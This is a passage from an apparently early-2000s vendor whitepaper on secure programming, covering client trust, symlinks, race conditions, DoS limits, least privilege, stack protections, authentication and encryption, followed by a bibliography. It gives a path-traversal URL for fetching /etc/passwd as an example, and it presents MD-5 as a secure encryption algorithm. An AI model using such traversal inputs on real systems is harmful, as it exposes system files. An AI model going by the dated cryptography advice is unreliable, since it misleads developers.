For an example of this type of error, the Cart32 team tried to solve the bug mentioned above by adding in a check on the Referer header and forcing the client to use `POST` instead of `GET`. This prevented an attacker from saving the form locally and modifying it, but they soon learned that it is easy to write an application that sends the form with a spoofed Referer field using `POST`. The exploit was created using only 45 lines of code in PHP.

The lesson here is to never rely on information from the client or any source external to the local machine.

Relying on the client to hide data

We have already established that the client cannot be trusted since it is in complete control of the user. Therefore, if a client is provided with data from a server, there is no guarantee that the client software will hide the data from the user. All the user has to do to get this information is to write a client that connects as normal, downloads the information as normal, and displays it to the user.

Microsoft's CIFS (Common Internet File System) is a good example of this problem. CIFS, which runs over NetBIOS, is the protocol that allows users to browse and connect to file shares on servers and peer workstations. Under the CIFS system, any share name ending with "\$" is a hidden share. However, Microsoft's implementation dictates that it is the client's responsibility to hide this share from the user. By using a custom client, such as the UNIX Samba software, a user can view all shares, including the so-called "hidden" shares.

Another example is PalmOS's "private" records. PalmOS provides a way for a user to mark certain data "private", presumably so that other users can't read it if they somehow gain possession of the Palm device. However, when the PalmOS synchs with another device, usually the user's computer, it transfers the private records as well as the non-private records. An attacker can use third-party software, such as Jpilot for Linux, to download and read all private records. The Palm device has trusted the synching system to treat the "private" data as private, when there is no logical basis for this trust.

Open Files with Care

There are a number of issues with privileged applications opening files in a multi-user environment. While these issues have been touched upon in the preceding examples, they are discussed here to highlight the problem. Since a privileged application can access files that the user cannot, a skilled attacker can convince the application to display file contents to a user, modify file contents, or to overwrite files to which the user should have no access. Let's examine three possible ways this can occur.

Symbolic links

When opening a file for write or append, be aware that an attacker may have replaced the actual file with a sym link to another file, probably one that he can't usually write to. By opening this file, the application would destroy the integrity of the linked file. This usually occurs when the file that the application is trying to open exists in a directory writable by multiple users, such as a temp file location. To prevent this, never follow sym links when opening files for write.

File Path with '..'

The most common error among developers of HTTP servers is allowing someone to specify '..' in the path to a file. Suppose that a web server document root is in `/home/httpd/html`. This correlates to the root directory (`/`) on the website. However, if the path to the file is not checked for '..', an attacker can specify a file outside of this directory structure. In this example, an attacker could go to `http://www.example.com/../../../../etc/passwd` and retrieve the system password file.

This problem is not limited to web servers. For example, suppose you have a privileged application that provides an interface between users and data files in a certain directory. The application ensures that the files can only be modified in a certain way. However, if a user can use '..' in the path name to the file, he may be able to modify other files on the system.

For another example of how this bug can cause security problems, see the section on the `glibc LANGUAGE` environment variable bug in the **Environment Variables** section above.

Insufficient User Permissions

In some cases, an application is designed to provide an interface between the user and a file to which the user doesn't normally have access. An example of this would be the `passwd` command in UNIX. It allows a user to change his password, which requires writing the password to the system password file.

In other cases, an application runs with higher privileges for another reason altogether, such as accessing a hardware device. If this application also allows a user to modify files, there is a potential threat of the user modifying files that he does not have authority to access. Remember that a privileged application has more access than the user using it. If the user does not have access to a particular file or object, the application should not access that file on the user's behalf. However, there is still an opportunity for unauthorized access. If the application checks the permissions and then opens the file, an attacker may be able to switch files during the space between checking and opening. This is an example of a race condition.

The way to work around a race condition is to open the file read-only, check its permissions, and then determine if the user should have access. This procedure requires using file descriptors instead of file paths. Just because a file path is the same does not mean that the file it points to is the same. This check can be accomplished by opening the file read-only, recording the inode information, checking the permissions using the file descriptor, and closing the file. If the permissions allow access, reopen the file with the correct access mode. If the inode for the now-open file doesn't match the inode for the originally opened file, the files have been switched, and the user should not be granted access.

Provide Mechanisms to Protect Against Resource Exhaustion

Often, an attacker is not interested in gaining access to resources, but is interested in denying access to legitimate users. This is called a Denial of Service (DoS) attack. This can be accomplished by triggering a bug in a network daemon, causing it to crash. This can also be accomplished by forcing the application to utilize all available resources, thus causing future requests for resources to fail. While it is not possible to completely prevent attacks of this type, there are methods available to minimize the threat of a resource exhaustion attack.

Time-out Connections

One popular type of DoS attack involves initiating a TCP connection, but never completing the TCP handshake. If this is done repeatedly, all available connections can be tied up in half open connections. A similar type of attack would involve opening full connections, but never closing them.

To limit this vulnerability, set a timer for each connection. If the connection is not completed in this time frame, drop it. The time frame for waiting for a connection can be relatively small (20-30 seconds). If a connection is opened, but not utilized for a large amount of time, it should also be disconnected. In this case, the amount of time is determined by what is considered reasonable for the application.

`pcAnyWhere` provides a simplified example of how this problem can occur. `pcAnyWhere` allows users to control a Windows desktop remotely. Since the user has complete control over the existing desktop, and does not create multiple desktops (ala Microsoft Terminal Server), only one user at a time is allowed to connect. If an attacker initiates a TCP

session with the pcAnyWhere host and the connection is never closed, no legitimate users are able to connect. This could have been fixed by timing out the connection.

Time-out Objects in Memory

Another popular type of DoS involves causing the application to utilize all available memory. This can be prevented by eliminating memory leaks and by timing-out objects in memory. A LRU (least recently used) algorithm could be used to deallocate objects. While this could impose a performance delay due to repeatedly reloading objects under high system load, it prevents memory exhaustion.

Throttle Resource Allocation

Resource exhaustion can include network connections, memory, processor time, maximum number of processes, or disk space. The best way to prevent this type of attack is to throttle resource allocation to any one user. Don't allow more than a reasonable amount of network connections from a single IP address. For any single user, set a maximum number of processes/threads, maximum amount of memory, maximum disk space, and maximum processor time. Of course, an attacker can get around this by using more than one source IP in the case of a network attack, but it makes the attacker's job that much more difficult. Unless the attacker is targeting the victim specifically, they are likely to give up and move to another target if an attack seems too difficult.

Minimizing Security Holes

No matter how carefully coded and no matter how many precautions are taken, there is always the possibility of a security hole or bug in any application. Therefore, it is not only important to try to prevent such holes, but also to minimize the impact of such holes when they occur.

Apply the Principle of Least Privilege

The principle of least privilege states that every program and user of a system should be given the fewest privileges necessary to accomplish his job. This means that if an application does not need to run with elevated privileges, it shouldn't. If the application does need to run with elevated privileges, it should run with the least amount of special privileges necessary. This can usually be accomplished by creating a user with the exact privileges necessary and having the application run as that user.

Applying the principle of least privilege minimizes the effects of an attacker exploiting a security hole and gaining the application's privilege level. If the application has few or no special privileges, the attacker can cause less damage.

On UNIX, there are two ways to create privileged applications. One is SUID (set userid). A SUID application runs as the user who owns the executable file. The other way is SGID (set group id). An SGID application runs as the group that owns the executable file. Many times an application will only need special privileges to be able to write to shared data files. In this case, the files can be set to be writable by a group, and the application can run SGID as that group. In this case, if an attacker gains the privileges of the application, they don't gain the privileges of another user. If at all possible, a privileged application should run as SGID instead of SUID.

Don't Run Software as the Sysadmin Account

Unless absolutely necessary (such as binding TCP or UDP ports below 1024), an application should never run as the system administrator account (root or Administrator). This ensures that if an attacker exploits a security hole and gains the privileges of the application, they gain a less extensive set of privileges instead of system administrator privileges.

Assign Users the Least Amount of Privileges Necessary

If an application maintains its own list of users, such as database software or an accounting system, those users should have the least amount of privileges necessary to do their job. If a user can only affect a limited amount of data, an attacker who gains the user's password can only affect a limited amount of data.

Drop Privileged Credentials as Soon as Possible

Attackers exploit security holes in order to gain privileges they don't normally have. Most often, this is accomplished by targeting applications that run with root or Administrator privileges. A number of reasons exist for using root level privileges. On UNIX, only root can open a network port below 1024. Root privileges are also necessary when

accessing certain files and devices. Frequently, an application only needs the privileged credentials for a short time to accomplish one particular goal, such as binding a server daemon on a low port number. After that, it doesn't really need root privileges anymore.

In this case, an application should drop privileged credentials as soon as possible. If the application has already accomplished the tasks requiring higher privileges, the privileges should be dropped and the application should continue running as a non-privileged user. In the case of local utilities, the application should run as the user. In the case of network daemons, the application should run as the user *nobody* or a special user dedicated to that server daemon. This will ensure that if a security hole is exploited after the privileges are dropped, the attacker will gain fewer advantages.

There are two ways to do this. One is to drop to a lower privilege level temporarily. Some systems allow an application to save the privileged credentials, thereby allowing them to escalate their privileges when necessary. This allows the application to use privileged abilities, while minimizing the time that the application is running as a privileged user. Unfortunately, an attacker can sometimes force the application to escalate to the saved privileges prior to giving the attacker the unauthorized access. The second approach is for the application to complete all privileged operations and then drop the privileged credentials completely. By doing this the application cannot go back to the privileged state. This won't work in every case, but it is the safest option and should be done whenever possible.

Utilize `chroot()`

Another popular method of minimizing security holes in server daemons is by using a system call named `chroot()`. This system call is available on all UNIX and UNIX-based systems. What it does is to make the underlying filesystem start at a different location than the real filesystem. In other words, you can specify a directory structure, such as `/home/httpd/`, as the application "root". To the software `/home/httpd/` appears as the system root (`/`). It is theoretically impossible for the application to access any files outside of the `/home/httpd` directory tree.

Chroot is not entirely fail-proof. On some systems, there are ways to break out of the `chroot()`ed area. However, every extra security measure makes it more difficult for an attacker to succeed.

Implement Anti-stack Smashing Measures

Due to the widespread occurrence of buffer overflow attacks, there have been several attempts to find a technique that will completely prevent attackers from modifying or inserting code onto the stack. While they do offer some protection, they are not silver bullets. The best protection is to eliminate the bugs that allow attackers to insert code onto the stack. Having said that, these measures do add an extra layer of protection and help to dissuade attackers from attempting exploits.

Non-executable Stacks

Many operating systems are beginning to provide options to make the data stack non-executable. Any code that an attacker could insert onto such a stack would be harmless. Unfortunately, some applications rely on executable code on the stack. Another argument against non-executable stacks is that they only protect against stack-based attacks, whereas heap-based attacks still work.

Numerous operating systems provide a non-executable stack option. Solaris provides this option as part of the base operating system. A patch by Solar Designer is available for Linux to provide for a non-executable stack.

Canaries

Coal miners used to carry canaries with them into mines. Since canaries are more sensitive to gases than humans, if a canary dropped dead, the miners knew that it was dangerous for them to be there. The Stackguard C compiler is an extension to the gcc C compiler that implements software "canaries". Since the key to a successful stack-smashing attack is to overwrite the return address of a function, Stackguard places a data word next to each function address on the stack. When any function returns, the Stackguard mechanism checks the function's canary. If the canary has been changed, an attacker has overwritten the return address. An error is logged, and the application terminates.

There are certain types of attacks that bypass Stackguard, as well as techniques to avoid Stackguard. Therefore, Stackguard cannot be considered a magic security blanket, but it does help reduce the chances of a buffer overflow being exploitable.

You can find more information about the StackGuard compiler at <http://immunix.org>.

Analyzing System Calls

Another approach to detecting and stopping stack-smashing attempts is to replace or monitor dangerous system calls. Bell Labs has taken this approach and created a dynamically loadable library called `libsafe`. It works by replacing dangerous system calls, such as `strcpy()`, with calls that check input to ensure that it does not write past the end of the current stack frame. By doing this, it prevents the function's return address from being overwritten, preventing stack-based buffer overflow attempts. Currently `libsafe` is only available on Linux, but its techniques are worth reviewing.

Again, `libsafe` is not a perfect solution. Developers still need to try to eliminate security bugs in their code.

Log Important Events

No matter how carefully designed and coded, a non-trivial application will eventually have something go wrong. Whether it is simply a bug or a security hole, it is nice to be able to figure out what went wrong. In the case of a security problem, it is important to know who was using the application when it went wrong.

Every application should have some mechanism to log any and all errors it encounters. This could be a log file dedicated to the application. The Apache web server maintains a file called `error_log` which contains all errors encountered by the web server. An application can also use the operating system's logging facilities. Windows NT and Windows 2000 have an Event Log that allows applications to log errors and events with varying levels of priority. UNIX systems have a facility called `syslog`, which allows applications to log events of varying types and priority levels. Whichever method an application uses, being able to view a history of errors can help in debugging errors and finding the cause of security breaches.

Any application that enables a user to access selective information (such as logging into a database server) or enables a user to access things they normally couldn't (such as retrieving files from a web server or changing their password in the system password file) should log the identity and time of each access. Logins, logouts, and attempts to access unauthorized objects should be logged at a minimum. Depending upon the sensitivity of the data involved and the potential for misuse of the application, access to authorized objects may need to be logged as well.

Utilizing Additional Security Measures

When designing an application, it is important to know what security features are available and when they should be used. By building in security from the beginning, it becomes much more difficult for an attacker to break the application. Aside from avoiding the types of issues discussed in this paper, there are a number of measures that can be taken to reduce the likelihood that security holes will be found.


Many security features can be added into an application using freely available libraries and APIs such as Microsoft's `CryptoAPI`, Intel's `Common Data Security Architecture`, or Java's `java.security` package.

Implement Secure Authentication

Since the main goal of many attackers is simply to gain access, care must be taken in the design of the authentication scheme.

One of the easiest ways to compromise the authentication data is to "sniff" the network. On a non-switched Ethernet network, all data is delivered to all computers. Each computer will then look at the datagram header to determine if the data was addressed to it. If the address doesn't match, the computer will usually discard the data. However, as noted before, the user of a computer usually has complete control over it, and therefore, the computer doesn't *have* to discard all the data. Viewing all traffic that traverses a network is called "sniffing". This technique is used by network managers to do low level troubleshooting, but it is also used by attackers to grab passwords, URLs, and other data that they were not meant to see.

If traffic is traversing the Internet or another untrusted network, there is the potential for the data to be sniffed at a number of locations between its source and destination.



An example of a cookie-based web authentication module. The authentication module intercepts all traffic between the browser and the web server, thus ensuring that only authorized requests are processed.

Encrypt Authentication Data

If an attacker can sniff the network and passwords are being passed as clear text, an attacker can gain access to the system very easily by using an unsuspecting user's username and password. For this reason, techniques have been developed to protect passwords traveling over a network.

The simplest method is to encrypt the password between the client and server. This solution can be extended to encrypt all traffic. Telnet is the standard method of accessing a UNIX server remotely. However, it passes all passwords in clear text. Because of this, many people have started using SSH, which encrypts all traffic between the client and server.

Another possibility is the use of one-time passwords. These have been implemented in a number of ways. The simplest way is to have a list of passwords. As each password is used, it is marked as such and will no longer provide valid authentication for access to the system. Another implementation, called S/Key, utilizes a secure hash function along with the user's secret pass phrase and a challenge from the server to calculate the one time password.

Web applications are, unfortunately, a little more difficult. In web applications, the password can be sent over an SSL connection to establish authenticity and authorization. However, since each page from a web site is a separate connection, the client is silently reauthenticated by the browser for each page. This issue can be minimized by using SSL for every connection, but the performance drain is significant.

A better solution is to have the user login over SSL, and then issue the client an encrypted cookie containing a random session key and a timestamp. This key could be used for an entire session or for one connection, with a new key being issued for each connection. This ensures that anyone who sniffs the key off the network can only access the site

for a limited time. In the case of a per-connection key, they could only access the server once, thereby generating a new key. The legitimate user would not have the correct key and would be forced to reauthenticate, thus alerting them to the possibility of an attack.

Another increasingly popular form of authentication is to issue all users a digital certificate and have the client use the digital certificate to authenticate the user with the server. Most modern web servers implement this as part of their support for the SSL protocol. With the rising popularity of SSL and its successor, TLS (Transport Layer Security), expect to see more support for this type of authentication.

For a more complete treatment of authentication issues surrounding web applications, see the following paper:

<http://www.eforceinc.com/pdf/whitepapers/eF.WP-Auth Architectures-SCREEN.pdf>

Avoid Replay Attacks

Another type of data that an attacker can sniff off the network is that of a transaction. This could be a command issued to a remote CORBA or RMI application, a command issued to a transaction or database server, or the URL of a script to process a web form. If the attacker can then resend the traffic later, they can cause the transaction to occur *again*. Obviously, this could have very serious implications depending on the application.

Applications must be careful to catch these types of issues. One way of doing this is to force the client to include a cryptographic, one-use key as part of the transaction. Once the key is used as part of the transaction, the application disallows its future use and issues a new key. The S/Key authentication scheme and the per-connection key web authentication scheme accomplish this.

Unfortunately, using a one-time transaction key means that the application must keep track of which keys have been used. A refinement on this idea involves using a timestamp as part of the transaction key. The transaction is only allowed to occur within a limited amount of time. The application continues to keep a record of which transaction keys have been used, but it only needs to retain a particular key until its time frame has expired.

Use Encryption Where Appropriate

One of the most powerful security measures available is the use of encryption. Encryption can be used to protect the confidentiality of data, both in storage and in transit. It can be used to protect the integrity of data by preventing changes. It can be used to verify the identity of users and prove that they initiated a transaction. In this section, we will focus on the use of encryption to protect the confidentiality of data.

Sensitive Network Traffic

It is relatively easy to sniff traffic off the network. If traffic passes over the Internet, it actually passes over a number of networks belonging to various ISPs. If the traffic originates from or is destined to a cable modem, all cable modems on that network segment can sniff the data. For this reason an application cannot trust the network to transfer sensitive data. All sensitive data, whether bank transactions, passwords, medical records, or similar information, must be encrypted to avoid interception.

This can be accomplished by integrating the encryption into the application. SSH and S-HTTP work in this manner. The application can also use industry standard network encryption protocols like SSL (Secure Sockets Layer) or TLS (Transport Layer Security). Encrypted web sites usually utilize HTTP over SSL (HTTPS). There are a number of available libraries, both commercial and freely available, for implementing SSL/TLS. Another possibility is utilizing an encrypted tunnel between machines or trusted networks. IPsec is a protocol designed for this use. By utilizing IPsec, an application doesn't have to worry about the encryption at all. Relying on IPsec however, means relying on the network configuration of IPsec to ensure the desired level of security. If any administrator using the software decides not to implement IPsec, the security disappears.

Sensitive Data in Storage

Another situation in which that encryption must be used is in the storage of sensitive data. One of the most sensitive pieces of data from a system security perspective is the password database. On systems like Windows 9x or MacOS, any user who can access the machine can read any file. If a password is stored on the machine, a malicious user could easily obtain the password. Since users tend to utilize the same password on many systems, one password

can lead to compromises in many systems. In addition to low security operating systems like Windows 9x, password lists that are stored on servers may be vulnerable if an attacker manages to gain access to the system with privileges to read the password list.

To combat this problem, all stored passwords should be stored in an encrypted format. Unfortunately, if the password is encrypted in such a manner that the application can decrypt it, then a skilled attacker may be able to deduce the cryptographic key or algorithm used to perform the encryption. UNIX combats this by using a one-way cryptographic hash to encrypt passwords. Once encrypted, the password cannot be unencrypted. When a user gives the system a password, the password is encrypted and compared to the stored password. If they match, the user is granted access.

Passwords are not the only data that should be encrypted in storage. Any data that is sensitive, confidential, or requires a high degree of integrity should be encrypted. This prevents attackers from reading or changing the data, even if they should acquire access to it.

Use Industry Standard Encryption Algorithms

One of the most dangerous mistakes that developers make is creating their own encryption algorithms. Some developers believe that if no one knows the algorithm, then no one can break it. This is called "security by obscurity" and has been proven over time to be a very insecure technique. The field of encryption has a long history, and very detailed and thorough techniques have been developed to encrypt messages and break encryption. Using an industry standard encryption algorithm, such as RC-5, MD-5, or Triple-DES, is almost always more secure than developing your own algorithm. These algorithms have been tested and researched by numerous cryptologists and have successfully withstood intense scrutiny.

Avoid Default Passwords

The easiest way to gain access to a software system is to gain the password of a valid user. On any system that uses default passwords, the default will be the first password attempted by an attacker. Anyone, including the average employee, can easily gain access to system administrator accounts or other special accounts if they are configured with default passwords.

Change Default Passwords in System Software

Many software packages install with a default password for system administration or other access. If this software is used as part of a project, the default password should be changed when the software is installed. For instance, Microsoft SQL Server installs with a default 'sa' password that is blank. If this isn't changed, anyone who can connect to the SQL Server can easily gain administrator level privileges on the server. Leaving default passwords is an open invitation for someone to break into a system.

Force Users to Choose Passwords at Install Time

If a given software package comes with an installer, the user should be forced to choose any relevant passwords at install time. Never provide default passwords in software. Experience shows that administrators often forget or overlook these, and they never get changed.

For instance, consider the preceding SQL Server example. Microsoft SQL Server should force the administrator to choose an 'sa' password upon installation.

Conclusion

Various problem areas and protection techniques have been covered here. Developers should learn to spot and avoid problem areas such as buffer overflows, SQL exploits, and cross-site scripting. Since it is impossible to fix all bugs or to foresee how new security threats might emerge, protection mechanisms should be built into an application to minimize the effects of a break-in. Lastly, adequate security mechanisms, such as encryption and proper authentication, should be designed into systems to minimize the possibility of an attack.

This paper is not a complete guide to application security. There are new techniques being developed all the time for both defending and attacking applications. This paper has presented a perspective that you can use to analyze applications for security problems and fix them before they occur.

Further resources on secure programming can be found on online mailing lists, such as Bugtraq or SecurityFocus.com's Secure Programming (secprog) List. To find out more about these lists, visit www.securityfocus.com. Sites such as www.securityfocus.com and packetstorm.securify.com contain numerous papers and guidelines on application security. Finally, hacker magazines such as 2600 and Phrack contain a wealth of knowledge about the internals of application security.

About eFORCE

eFORCE, a leading global provider of strategic eBusiness solutions in the areas of B2B, B2C, Corporate Portals, and Mobile Commerce, was identified by the IT analyst and research opinion leader, IDC (International Data Corporation), as one of the **Top Solution Integrators of the 21st Century**.

Combining expertise in eBusiness strategy, architecture, creative design, integration, and implementation with its uniquely rigorous, comprehensive eBRIDGE™ implementation methodology (eBusiness Rapid Implementation and Deployment for Global Enterprises), eFORCE customers range from Global 1000 organizations like Avaya, Bank of America, Charles Schwab, FedEx, Intel, Hoovers, Janus Funds, Johnson Controls, Merrill Lynch, Nortel Networks, Pearson Group, Visa International, and Wells Fargo to digital innovators such as CLAIMPlace, eLUXURY, EqualFooting, e-STEEL, Genient, BakBone Software, and Workspeed.



eBusiness Solutions. Industrial Strength. Internet Time.™

www.eforceglobal.com

Bibliography

- 3APA3A. "mailbox format incompatibility in (WU)imap with mail.local." Bugtraq Mailing List Archives. 15 Aug 2000. <<http://www.securityportal.com/list-archive/bugtraq/2000/Aug/0271.html>>
- Al-Herbish, Thamer. "Secure UNIX Programming FAQ." Whitefang Dawt Kawm. 16 May 1999. <<http://www.whitefang.com/sup/>>
- Aleph One. "Smashing The Stack For Fun And Profit." Phrack Magazine, Issue 49. <<http://destroy.net/machines/security/P49-14-Aleph-One>>
- Amsden, Nate. "PalmOS password recovery." 28 Sept 2000. <<http://www.securityportal.com/list-archive/bugtraq/2000/Sep/0466.html>>
- Andrews, Chip. "SQL Server Security FAQ." SQLSecurity.com. <<http://www.sqlsecurity.com/faq.asp>>
- Baratloo, Arash, Navjot Singh, and Timothy Tsai. "Transparent Run-Time Defense Against Stack Smashing Attacks." 2000. <<http://www.bell-labs.com/org/11356/docs/usenix00/paper.html>>
- Bishop, Matt. "UNIX Security: Writing Secure Programs." 13 May 1996. <<http://seclab.cs.ucdavis.edu/~bishop/scriv/1996-sans-tut.ps>>
- Bouchareine, Pascal. "More info on format bugs." Bugtraq Mailing List Archives. 18 July 2000. <<http://julianor.tripod.com/kalou-formats.txt>><www.securityportal.com/list-archive/bugtraq/2000/Jul/0244.html>
- Bunny69. "Another hole in Cart32." Bugtraq Mailing List Archives. 22 May 2000. <<http://www.securityportal.com/list-archive/bugtraq/2000/May/0253.html>>
- Carnegie Mellon Software Engineering Institute. "CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests." CERT Advisories. 3 Feb 2000. <<http://www.cert.org/advisories/CA-2000-02.html>>
- CDI. "Re: Another hole in Cart32." Bugtraq Mailing List Archives. 23 May 2000. <<http://www.securityportal.com/list-archive/bugtraq/2000/May/0275.html>>
- Cowan, Crispin. "Non-Executable Stack." StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. 9 Dec 1997. <http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/usenixsc98_html/node21.html>
- Ginsberg, D. "Web authentication 'state of the art'." University of Cape Town Computer Science CS400W Research Papers. 7 April 1997. <<http://www.cs.uct.ac.za/courses/CS400W/NIS/papers97/dginsber/>>
- Guninski, Georgi. "Hotmail security hole - injecting Javascript in IE using "@import url(http://host/hostile.css)"." Bugtraq Mailing List Archives. 24 Apr 2000. <<http://securityportal.com/list-archive/bugtraq/2000/Apr/0169.html>>
- Haller, N. "The S/Key One-Time Password System." Request for Comments 1760. Feb 1995. <<http://www.rfc-editor.org/rfc/rfc1760.txt>>
- Hobbit. "CIFS: Common Insecurities Fail Scrutiny." Jan 1997. <<http://avian.org/avian/papers/cifs.txt>>
- Immunix Development Team. "StackGuard Mechanism: Stack Integrity Checking." StackGuard Documentation. <<http://immunix.org/StackGuard/mechanism.html>>
- Jordan, Jason. "Windows NT Buffer Overflows From Start to Finish." Jason's Technotronic Page. <<http://www.technotronic.com/jason/bo.html>>
- Lamagra. "Format Bugs: What are they, Where did they come from,.....How to exploit them." 24 June 2000. <<http://julianor.tripod.com/lamagra-format.txt>>

Lions, J.L., Prof. "ARIANE 5 Flight 501 Failure." European Space Agency Press Releases. 19 July 1996.
<<http://www.esa.int/htdocs/tidc/Press/Press96/ariane5rep.html>>

Litchfield, David. "Listserv Web Archives Buffer Overflow." Cerberus Information Security Advisories. 3 May 2000.
<<http://www.cerberus-infosec.co.uk/advwa.html>>

McGraw, Gary and John Viega. "Make your software behave: Preventing buffer overflows." IBM developerWorks Security Library. 7 March 2000. IBM.
<<http://www-4.ibm.com/software/developer/library/buffer-defend.html>>

Network Software Research Department. "Libsafe: Protecting Critical Elements of Stacks." Bell Labs. 21 Jan 2000.
<<http://www.bell-labs.com/org/11356/docs/libsafe.pdf>>

Newsham, Tim. "Format String Attacks." 11 Sept 2000. <<http://julianor.tripod.com/tn-usfs.txt>>

Saltzer, J., and Schroeder, M. "The Protection of Information in Computing Systems." Proceedings of the IEEE, v63 No. 9, September 1975, pp. 1278-1308.

Simes. "How to break out of a chroot() jail." Simon's computing stuff. 1 Sept 2000.
<<http://www.bpfh.net/simes/computing/chroot-break.html>>

Smith, Nathan P. "Stack Smashing Vulnerabilities in the UNIX Operating System."
<<http://destroy.net/machines/security/nate-buffer.ps>>

Underground Security Systems Research. "Remotely Exploitable Buffer Overflow in Outlook "Malformed E-mail MIME Header" Vulnerability." USSR Labs Advisories. 19 July 2000. <<http://www.ussrback.com/labs50.html>>

Wheeler, David A. "Secure Programming for Linux and Unix HOWTO." Linux Documentation Project. 1999.
<<http://www.linuxdoc.org/HOWTO/Secure-Programs-HOWTO/index.html>>

Wojtczuk, Rafal. "Defeating Solar Designer's Non-executable Stack Patch." Insecure.org. 30 Jan 1998.
<<http://www.insecure.org/spl0its/non-executable.stack.problems.html>>

Wolter, Jan. "A Guide to Web Authentication Alternatives." Dec 1997. <<http://www.wwnet.net/~janc/auth.html>>

Zalewski, Michal. "scp file transfer hole." Bugtraq Mailing List Archives. 30 Sept 2000. <<http://securityportal.com/list-archive/bugtraq/2000/Sep/0494.html>>

Zenith Parsec. "glibc user-supplied format strings." Bugtraq Mailing List Archives. 4 Sept 2000.
<<http://www.securityportal.com/list-archive/bugtraq/2000/Sep/0058.html>>